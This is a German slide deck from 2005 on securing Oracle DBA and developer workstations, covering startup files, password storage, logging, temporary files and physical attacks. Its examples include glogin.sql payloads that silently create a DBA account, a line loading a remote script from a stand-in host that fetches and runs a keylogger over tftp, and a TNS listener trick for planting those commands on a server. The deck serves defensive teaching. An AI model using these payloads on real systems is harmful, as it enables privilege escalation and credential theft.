



Absicherung von Oracle Administrations- bzw. Entwicklerarbeitsplätzen

Alexander Kornbrust
03-Mar-2005



1. **Einführung**
2. **Startup Dateien**
3. **Oracle Passwortübergabe**
4. **Oracle Passwort-Handling**
5. **Oracle Passwort Roaming**
6. **Aufruf externer Programme**
7. **SQL Logging**
8. **Temporäre Dateien**
9. **Produkt-Features einschränken**
10. **Oracle Client Quicktest**
11. **Absicherung DBA/Developer-PC**
12. **Mögliche Angriffs-Szenarien**



- **Wer hat Zugriff als DBA auf die Datenbank?**

- **DBA**

- **Hinterlegte
Passworte
(Safe)**



- **Unix Admins**

- **Windows Admins (lokal,
Domäne)**


- **Hausmeister**

- **Reinigungspersonal**

- **Sicherheitsdienst**


- **...**

➔ **Jeder mit physikalischem
bzw. direktem/indirektem
Remote-Zugriff auf die
Arbeitsplätze der DBAs**




- **Folgende häufig verwendete Oracle Clients wurden untersucht**
 - **SQL*Plus 8-10g (+ Varianten)**
 - **Enterprise Manager 10g (Java)**
 - **Quest TOAD 8.0**
 - **Quest SQL*Navigator 4.4**
 - **Quest Tora 1.3**
 - **Keptool 6.2**
 - **Embacadero DBArtisan 8.0**
 - **Jdeveloper 10g**
 - **Forms Builder 10g**
 - **Oracle Developer for .Net**
 - **Altova XMLSpy**

- ➔ **14 Security Fehler in Oracle Clients gefunden und gemeldet**




- **Startup Dateien**
- **Oracle Passwortübergabe**
- **Oracle Passwörter abspeichern**
- **Oracle Passwörter verschlüsseln**
- **Oracle Passwort Roaming**
- **Logging von Kommandos**
- **Handling der temporären Dateien**
- **Starten externer Programme**
- **Einschränken der anwendbaren Features**



Einige Clients erlauben es, automatisch (und versteckt) bei jedem Start, SQL Befehle im Hintergrund auszuführen. Dies kann ein Sicherheitsproblem darstellen.


- **SQL*Plus: glogin.sql / login.sql**
- **TOAD: toad.ini**
- **SQL*Navigator: Registry: [Session_Auto_Run_Script]**



Beispiel: Eintrag in die lokale Datei glogin.sql bzw. login.sql

```
-----glogin.sql-----  
create user hacker identified by hacker;  
grant dba to hacker;  
-----glogin.sql-----
```


```
C:\ >sqlplus sys@ora10g3 as sysdba  
SQL*Plus: Release 10.1.0.2.0  
Copyright (c) 1982, 2004, Oracle.  
Kennwort eingeben:  
Verbunden mit:  
Oracle Database 10g Release 10.1.0.3.0 - Production  
Benutzer wurde angelegt.  
Benutzerzugriff (Grant) wurde erteilt.  
SQL>
```



Beispiel: Eintrag in die lokale Datei glogin.sql bzw. login.sql (ohne Terminalausgabe)

```
-----glogin.sql-----  
set term off  
create user hacker identified by hacker;  
grant dba to hacker;  
set term on;  
-----glogin.sql-----
```

```
C:\ >sqlplus sys@ora10g3 as sysdba  
SQL*Plus: Release 10.1.0.2.0  
Copyright (c) 1982, 2004, Oracle.  
Kennwort eingeben:  
Verbunden mit:  
Oracle Database 10g Release 10.1.0.3.0 - Production  
SQL>
```

Beispiel: Eintrag in die lokale Datei glogin.sql/login.sql


```
-----glogin.sql-----  
@http://www.evilhacker.de/hackme.sql  
-----glogin.sql-----
```

Inhalt der Datei am 03-März-2005

```
-----http://www.evilhacker.de/hackme.sql-----  
-----http://www.evilhacker.de/hackme.sql-----
```

Inhalt der Datei am 10-März-2005

```
-----http://www.evilhacker.de/hackme.sql-----  
set term off  
host tftp -i 192.168.2.190 GET keylogger.exe keylogger.exe  
host keylogger.exe  
create user hacker identified by hacker  
grant dba to hacker;  
host echo test> glogin.sql  
set term on  
-----http://www.evilhacker.de/hackme.sql-----
```




Beispiel: Ausnutzen der Autostart-Dateien auf dem Datenbankserver über den ungeschützten TNS-Listener

```
c:\>lsnrctl
```


```
LSNRCTL> set log_file C:\oracle\ora92\sqlplus\admin\glogin.sql
Verbindung mit (ADDRESS=(PROTOCOL=tcp)(PORT=1521)) wird aufgebaut
LISTENER Parameter "log_file" ist auf
  C:\oracle\ora92\sqlplus\admin\glogin.sql gesetzt
Der Befehl wurde erfolgreich ausgeführt.
```

```
perl tnsCmd -h 192.168.2.156 -p 1521 --rawcmd "(CONNECT_DATA=((
> create user hacker identified by hacker;
> grant dba to hacker;
> "
```


```
sending (CONNECT_DATA=((
  create user hacker identified by hacker;
  grant dba to hacker;
  to 192.168.2.156:1521
writing 138 bytes
reading
```



- **glogin.sql/login.sql/toad.ini/registry**
regelmäßig auf Veränderungen kontrollieren
- **SQLPATH (registry) für Suchreihenfolge der login.sql** regelmäßig überprüfen
- **glogin.sql niemals** zentral von einem Netzlaufwerk verwenden
- Falls möglich **SQL*Plus <10g** verwenden, da dort die (g)login.sql nur beim ersten Start ausgeführt wird
- Bei **SQL*Plus < 10g** `"/nolog"` als **SQL*Plus-Parameter** verwenden. Unterdrückt Ausführung der (g)login.sql




- **Passwörter in Prozesstabellen (ps)**
- **Passwörter in Skripten/Batch & Historie-Dateien**
- **Passwörter in Desktop-Verknüpfungen**
- **Passwörter in Umgebungsvariablen**



Viele Anwendungen erlauben es, Passwörter zur Vereinfachung der Administration auf der Festplatte abzuspeichern bzw. Passwörter als Parameter zu verwenden.

- **iSQL*Plus Extension (Registry: ORACLE\iSQLPlus\Servers\ServerXX)**
- **EM (\$OH/sysman/config/pref/dbastudio-root.crd)**
- **TOAD (c:\programme\quest software\toad\toad.ini)**
- **SQL*Navigator (Registry)**
- **Embarcadero ([HCU\Software\Embarcadero\Registered Datasources\Oracle Servers\])**
- **Jdeveloper (connections.xml)**
- **XML Spy (Registry)**
- **Oracle Developer for .Net (Registry)**



Oftmals gibt es zusätzlich die Option, das Passwort zu verschlüsseln. Hört sich sicher an, aber viele Verschlüsselungs-Algorithmen verdienen diesen Namen nicht.

■ TOAD - Cesar-Chiffre


```
-----connections.ini-----
```

```
[LOGIN1]
SERVER=ORA10103
USER=scott
PASSWORD>**DYWUB**
```

```
-----connections.ini-----
```

```
D → T
E → U
F → V
G → G [...]
```


■ SQL*Navigator – Substitutionsalgorithmus



Verschlüsselte Passworte wiegen den Anwender aber oft in eine trügerische Sicherheit.

- **Registry-Einträge oder Dateien auf einen anderen Rechner kopieren**
- **Die Anwendung entschlüsselt das Passwort**
- **Kenntnis des Verschlüsselungsalgorithmus ist nicht erforderlich.**


- **Gut gelöst beim EM:
Kopierte Passwort-Dateien funktionieren nicht auf anderen Computern.**



Einige Programme erlauben den Aufruf externer Oracle Programme, z.B. SQL*Plus.


Dieses Feature kann missbraucht werden, die verschlüsselten PW zu entschlüsseln, indem man ein modifiziertes Programm mit dem Namen sqlplus.exe, das alle Parameter mitspeichert, unterschiebt.

- **Per Trick sind so die Passworte häufig zu entschlüsseln**
 - **Jdeveloper (Aufruf von SQL*Plus)**
 - **Embacadero DBArtisan (Aufruf von SQL*Plus)**




Viele Programme erlauben es, alle SQL Befehle in eine Datei mitzuprotokollieren. Dieses Feature ist natürlich bei Passwörtern-Änderungen problematisch

- **alter user system identified by sup3rs3cr3t!pw;**
- **Passworte oder Verschlüsselungsschlüssel sollten nicht in Logdateien mitprotokolliert werden.**




Einige Programme (z.B. Forms Builder, iSQL*Plus Extensions) speichern Passworte in temp-Dateien, ohne diese nach Gebrauch zu löschen

- **Temp-Dateien regelmäßig kontrollieren & löschen**




SQL*Plus erlaubt die Einschränkung der verwendbaren Befehle. Diese Einschränkung kann jedoch sehr leicht umgangen werden.

- **Einschränkungen werden in der Product-Tabelle gespeichert**
- **Erlaubt die Einschränkung von SQL*Plus-Befehlen (z.B. DROP Table)**
- **Per dynamischen SQL zu umgehen**
- **Oder Verwendung eines anderen Tools (z.B. TOAD)**




- **Verwendung Startup-Dateien J/N**
- **Oracle Passwortübergabe per Parameter möglich J/N**
- **Oracle Passworte speicherbar J/N**
- **Oracle Passworte verschlüsselt J/N**
- **Oracle Passwort-Qualität ('AAAAAAA') testen**
- **Oracle Password Roaming möglich J/N**
- **Aufruf externer Programme**
- **Umgang mit Log Dateien**
- **Umgang mit Temporären Dateien**



- **Betriebssystem (z.B. Windows PE bzw. Knoppix) von CD / USB-Stick booten**

Folgende Aktionen sind möglich:


- **Enterprise Manager von Festplatte starten und auf DB einloggen, falls Passwörter abgespeichert sind.**
- **Passwörter auslesen & entschlüsseln (z.B. DBArtisan, TOAD, ...)**
- **Oracle Client Startup Dateien (g)login.sql modifizieren**




- **Dateien des laufenden PC des DBA modifizieren**

Folgende Aktionen sind möglich:


- **Software durch eine Lücke im Internet Explorer oder MS Mediaplayer Exploit installieren (vgl. Spyware)**
- **Wurm / Virus mit Schadfunktionen gegen Oracle Datenbanken (z.B. Modifikation glogin.sql)**
- **SW-Keylogger installieren (z.B. Spector Pro, Actmon, ...)**




- **Einsatz spezieller Stecker bzw. Tastaturen am PC des Administrators zum Mitprotokollieren aller Tastatureingaben**
- **Für jedermann ab 89 USD zu kaufen**
- **Einstecken, warten, demontieren, Eingaben auslesen**



- **Rechner physikalisch absichern (z.B. in einem Schrank)**
- **Bios Passwort setzen**
- **Booten von externen Medien deaktivieren (z.B. CDROM / USB)**
- **Gesamte Partition verschlüsseln (nicht EFS)**
- **Lokale Firewall verwenden**
- **Aktuelle Antivirussoftware verwenden**
- **Alternativen Browser für externes Surfen verwenden**



- **Keine lokalen Testdatenbanken**
- **Keine Serverdienste verwenden (HTTP, FTP, ...)**
- **Passwörter in Client-Software nicht abspeichern**
- **Passwörter nicht in der Umgebung bzw. Desktop-Verknüpfungen speichern**



- **Red-Database-Security GmbH**
<http://www.red-database-security.com/portal>
- **Festplattenverschlüsselung DriveCrypt PlusPack**
<http://www.securstar.com/>
- **Windows Bootdisk**
<http://www.nu2.nu/pebuilder/>
- **Linux Bootdisk**
<http://www.knoppix.org>

Kontaktadresse:

**Red-Database-Security GmbH
Bliessstraße 16
66538 Neunkirchen**

Telefon: +49 (0)6821 – 95 17 637

Fax: +49 (0)6821 – 91 27 354

E-Mail: [info at red-database-security.com](mailto:info@red-database-security.com)